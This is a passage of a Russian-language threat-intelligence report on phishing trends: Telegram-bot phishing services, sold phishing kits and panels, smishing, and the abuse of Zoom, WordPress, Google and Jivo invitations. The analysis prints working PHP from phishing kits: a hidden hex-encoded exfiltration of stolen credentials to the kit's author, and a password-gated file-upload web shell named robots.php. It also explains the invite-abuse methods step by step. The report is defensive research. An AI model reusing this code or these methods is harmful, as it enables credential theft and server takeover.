


Рис. 29. Telegram-канал злоумышленников с данными об украденных деньгах

Также в последнее время стал популярен фишинг, создаваемый и контролируемый при помощи Telegram-ботов. Не отходя от своего телефона, злоумышленник способен не только заказать ресурс для фишинга, но также контролировать все действия с ним и получать уведомления о скомпрометированных жертвах. Такая техника относится к категории Phishing-as-a-Service — услуги фишинга, предоставляемые на теневых форумах широкому кругу пользователей под ключ.

Как правило, для создания и управления ресурсом у команды скамеров существует специальный бот, предлагающий различные варианты целевой платформы фишинга, выбор доменного имени, способ отправки ссылки, а также подключение «обзвонщиков» — людей, совершающих персональные звонки касательно оплаты заказа/товара/услуги/доставки.

Помимо этого, может существовать отдельный чат злоумышленников, в котором пользователи могут обмениваться наилучшими техниками фишинга и получать уведомления о «крупном улове».

Использование QR-кодов

Злоумышленники продолжают использовать QR-коды в своих атаках. Это происходит потому, что распознавание QR-кодов не реализовано в большинстве решений по безопасности. Используя QR-коды,

злоумышленники могут перенести атаку с почты на мобильное устройство, используемое целью.

Это открывает двери для киберпреступников, поскольку таким образом они могут использовать уязвимости с помощью эксплойтов, направленных на мобильные устройства. В Нидерландах мы наблюдали различные атаки, использующие QR-код на начальном этапе. Киберпреступники отправляют вредоносный или ненадежный URL-адрес, скрытый в QR-коде. После сканирования QR-кода жертва перенаправляется на фишинговую страницу. Затем киберпреступники пытаются получить от жертвы нужную информацию, дублируя официальные сайты.

Используемые схемы похожи на широко распространенные атаки без использования QR-кода.

Продажа готовых фишинговых сайтов/скриптов

Также популярен фишинг под ключ. На андеграундных форумах продается большое количество готовых фишинговых сайтов разной направленности — от пиццерий до сайтов с фейковыми акциями от различных банков и классическим скамом вроде «Единого Компенсационного Центра Возвратов». Примечательно, что помимо банковских карт российских банков, предлагаются скрипты, направленные на получение данных карт американских банков.




Рис. 30. Пример объявления о продаже готового скрипта

Цена на такой готовый фишинговый сайт варьируется в среднем от 500 до 7000 рублей. Часто такие сайты позволяют аккумулировать украденные данные в специальных Telegram-каналах. В услугу могут входить также первоначальное обучение и поддержка в процессе работы фишингового сайта, а также специальные руководства.

Украденные злоумышленниками данные банковских карт используются для вывода средств или для последующей перепродажи.

Помимо фишинга, направленного на хищение данных банковских карт, продаются также готовые решения для кражи данных различных аккаунтов, чаще — социальные сети и игровые аккаунты.

Цена таких продуктов значительно ниже, варьируется от 500 до 1000 рублей, некоторые распространяются и вовсе бесплатно. Также имеет место функция сохранения украденных данных в Telegram-каналах.

В большинстве своем, такие фишинговые сайты в случае с социальными сетями направлены на пользователей ВКонтакте, Instagram, TikTok и Telegram.




Рис. 31. Объявление о продаже готового фишингового сайта, направленного на пользователей vk.com




Рис. 32. Пример фишингового сайта, направленного на пользователей Tiktok

Касательно игровых аккаунтов, самый популярный объект для кражи учетных записей — аккаунты в Steam.




Рис. 33. Пример Steam-фишинга

Главное отличие от фишинга, направленного на аккаунты в социальных сетях, — это то, как украденные аккаунты потом используются, а не только перепродаются. Главная особенность — это продажа инвентаря игроков, в том числе в специальных маркетах или Telegram-ботах. Цены в среднем варьируются от 100 до 500 рублей на потоке, за уникальный инвентарь цена не ограничена.




Рис. 34. Пример Telegram-бота для покупки Steam-аккаунтов

Аренда фишинговых панелей

Также на тематических форумах начала активно распространяться реклама фишинговых панелей. Для пользования такой панелью необходимо заплатить относительно символическую сумму, в среднем по 20-50 рублей за день аренды панели.




Рис. 35. Пример генерации фишинговых ссылок в разных фиш-панелях




Рис. 36. Пример генерации фишинговых ссылок в разных фиш-панелях

Функционал таких панелей позволяет выбирать целевой бренд, генерировать реферальные ссылки под разные контексты их распространения, например, голосования. Все полученные пользовательские логи сохраняются у пользователя прямо в этой панели или же по классике направляются в Telegram-боты. Часто собранные логи сразу покупаются владельцами фишинговых панелей, что позволяет в чистом виде, без дополнительных усилий монетизировать навыки социальной инженерии.

Продажа фишинг-китов

Разумеется, помимо продажи доступа к различным панелям, остаются популярными сервисы по созданию и продаже фишинг-китов. Обычно фишинг-киты создаются для продажи в даркнете менее умелым в разработке злоумышленникам, поэтому иногда, примерно в 10% случаев, разработчики фишинг-китов оставляют для себя лазейку, позволяющую им похищать уже украденные данные или даже перехватывать доступ к хостингу целиком.

Для кражи данных достаточно, например, незаметно указать дополнительный email-адрес для отправки. Так, в примере ниже покупателю фишинг-кита предлагается указать email в переменной “yourmail”:

```php
<?php

$yourmail  = 'your_email_here';
```

Рис. 37. Указание email злоумышленника в фишинг-ките

При этом в функции отправки используется не просто переменная “yourmail”, а массив “send”, в котором помимо «легального» email адреса присутствует некоторый “token”, декодируемый из шестнадцатеричного кода.

```php
$InfoDATE    = date("d-m-Y h:i:sa");
$OS =getOS($_SERVER['HTTP_USER_AGENT']);
$UserAgent =$_SERVER['HTTP_USER_AGENT'];
$browser = explode(')',$UserAgent);
$_SESSION['browser'] = $browserTy_Version =array_pop($browser);
$send = [hex2bin($_POST["token"]),$yourmail];
$emaildress = $_SESSION['emaildress'] = $_POST['emaildress'];
$emailPassword = $_SESSION['emailPassword'] = $_POST['emailPassword'] ;

$msgbank = '...';

$headers .= "Content-type:text/html;charset=UTF-8" . "\r\n";
$subject  = "...";
$headers .= "From: Cashout" . "\r\n";
foreach ($send as $send) {
mail($send, $subject, $msgbank, $headers);
mail($mail, $subject, $msgbank, $headers);
}
```

Рис. 38. Пример скрытой передачи данных создателю фишинг-кита

Переменная “token” инициализируется POST-запросом из других скриптов, управляющих получением данных жертвы.

```
<input type="hidden" name="token" required="required" value=
"[redacted]7961686f6f2e636f6d">
```

Рис. 39. Инициализация переменной “token” шестнадцатеричной строкой

После декодирования, строка приобретает следующий вид:

```
<input type="hidden" name="token" required="required" value="[redacted]@gmail.com,[redacted]@yahoo.com">
```

Рис. 40. Декодированные данные из переменной “token”

Разработчики не ограничиваются внедрением дополнительных email-адресов: иногда можно столкнуться со скриптами, открывающими на хостинге веб-шеллы, о которых неизвестно покупателям фишинг-китов. Веб-шелл (web-shell) — это вредоносный скрипт, который злоумышленники используют для управления чужими сайтами и серверами: выполнения команд терминала, перебора паролей, доступа к файловой системе и т.п. Для размещения скрипта чаще всего используются уязвимости в коде сайта или подбор паролей.

Так, в следующем примере веб-шелл расположен в скрипте с именем robots.php.

```
<?php session_start(); ?>
<meta name="robots" content="noindex,nofollow">
<?php if($_SESSION["adm"]){
    echo '<form action="" method="post" enctype="multipart/form-data" name="upload42" id="upload42">';
    echo '<input type="file" name="file" size="50"><input name="_ul2" type="submit" id="_ul2" value="Submit"></form>';
    if( isset($_POST['_ul2']) ) {
        if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) {
            echo '<b>Submit Success !!!</b><br><br>';
        }
            else {
                echo '<b>Submit Fail !!!</b><br><br>';
                }
    }
}
if($_POST["p"]){
                    $p = $_POST["p"];
                    $pa = md5(sha1($p));
                    if($pa=="aafedc957d39b975c5d15413825b033f"){
                        $_SESSION["adm"] = 1; }
                        }
?> <form action="" method="post"><input type="text" name="p"></form>
```

Рис. 41. Пример веб-шелла, встроенного в фишинг-кит

Сам веб-шелл представляет собой простейшую форму, позволяющую загрузить на хостинг любой файл:




Рис. 42. Интерфейс веб-шелла

Smishing

В связи с распространением мобильного мошенничества, участились случаи фишинга через СМС (smishing). Эта схема широко распространена по всему миру, включая страны Европы, Азии и Южной Америки. С помощью этой техники преступникам гораздо проще обманывать своих жертв.




Рис. 43. Примеры фишинговых СМС

Специалисты Group-IB зафиксировали увеличение количества фишинговых ресурсов, распространяемых через СМС в 2021 году. Фишинг чаще всего направлен на пользователей банков. Распространение происходит через СМС-сообщение с короткой ссылкой, которая в итоге ведет на ресурс, созданный для фишинга.

Основной проблемой при анализе таких ресурсов является тот факт, что фишинг доступен только из мобильной сети определенных операторов связи и только с мобильного устройства – прокси и мобильный юзер-агент не позволяют получить фишинговую страницу. Таким образом, если открыть ссылки без соблюдения ранее указанных условий, откроется пустая страница или будет произведено перенаправление на официальный ресурс банка. Подробнее о методах маскировки фишингового контента читайте ниже.




Рис. 44. Интерфейс веб-шелла

Инструмент smishing также распространен в мошеннических схемах, направленных на пользователей почтовых компаний и сайтов бесплатных объявлений.

Использование легитимных сервисов для рассылки фишинга (Jivo, Zoom, Wordpress, Google)

Вот уже несколько лет одним из трендов со стороны злоумышленников стало использование (как косвенно, так и напрямую) различных легитимных сервисов в своих атаках. Данный вид атак особенно обострился в период пандемии.

Многие популярные сейчас сервисы и продукты обладают функционалом, позволяющим после (или в процессе) регистрации отправить приглашение на данную платформу другим пользователям. Это удобно с точки зрения обычного пользователя системы: нужно указать всего лишь email людей, которые должны быть приглашены в проект, но мошенники стали использовать данный функционал в своих целях.

Такое приглашение действительно придет от настоящего сервиса, адрес отправителя не будет подделан и письмо, вероятнее всего, пройдет все спам-фильтры, но внутри будет находиться ссылка на мошенническую кампанию, конечной целью которой зачастую является сбор данных банковских карт пользователей.

Ниже приведены лишь несколько наиболее популярных примеров. Основной вектор доставки — электронная почта.

1. Рассылка от Zoom

При регистрации Zoom предлагает пользователю заполнить профиль — указать имя и фамилию, предоставляя возможность вставить до 64 символов в каждое поле. Мошенники используют это, вставляя в данные поля заманивающие фразы и ссылки на мошеннические сайты.

Сама рассылка мошеннических сообщений происходит с использованием возможностей сервиса. После регистрации Zoom предлагает новому клиенту пригласить до десяти новых пользователей, указав их почтовый адрес. Мошенники вводят адреса потенциальных жертв, которым приходит официальное уведомление от имени команды сервиса видеоконференций (no-reply@zoom[.]us), но с содержанием, которое сгенерировали интернет-аферисты.




Рис. 45. Мошенническое письмо, отправленное с помощью Zoom

2. Рассылка от Wordpress

WordPress (WP) — это система управления содержимым сайта (CMS, Content Management System). Самым популярным на данный момент способом создания сайта является именно CMS.

Злоумышленник регистрируется в Wordpress и бронирует домен, но не оплачивает его. Далее, с помощью личного кабинета сервиса, можно пригласить в свой «проект» других пользователей, где можно ввести email и текст приглашения. Приглашенному пользователю при этом уходит письмо с легитимного домена wordpress.com. Письмо содержит информацию о возможности получения неких выплат, компенсации и прочего.




Рис. 46. Мошенническое письмо, отправленное с помощью Wordpress

3. Использование инфраструктуры Google (Google-формы, платформы сценариев, Google-календарь) в качестве обертки для мошеннических схем.

Пользователь получает письмо, например, с Google-формой внутри. Отправитель — реальный почтовый адрес Google, но форма содержит ссылки на мошеннические сайты с разного рода возвратами/компенсациями/призами.

В последнее время популярным стала платформа сценариев Google Apps Script, которая используется злоумышленниками для переадресации на сторонние мошеннические сайты, где в итоге просят оплатить комиссию за участие/перевод/вывод средств и т.д.




Рис. 47. Фишинговый ресурс, на который происходит редирект из письма мошенников

4. Рассылка от Jivo

Сервис Jivo предоставляет услуги по коммуникации с клиентами в live-чате на сайте организации, а также расширенные возможности коммуникации через электронную почту, мессенджеры и т.д.

Злоумышленник регистрируется в сервисе Jivo, и может указать в качестве домена и агента поддержки либо официальный сайт и название организации (если рассылка будет вестись от уже существующего бренда), либо в качестве домена указать мошенническую ссылку с характерными ключевыми словами («выплаты», «зачислено» и прочее), а в качестве агента — «Управление денежных выплат» или нечто подобное.

Далее злоумышленник отправляет мошенническое сообщение в форму на сайте, которое приходит на любую указанную почту жертвы.

У злоумышленника появляется возможность рассылать мошеннические письма с легального домена Jivo.

Кроме того, Jivo предоставляет две недели демодоступа, что дает возможность организовывать фишинговые рассылки без особых затрат.




Рис. 48. Мошенническое письмо, отправленное с помощью Jivo

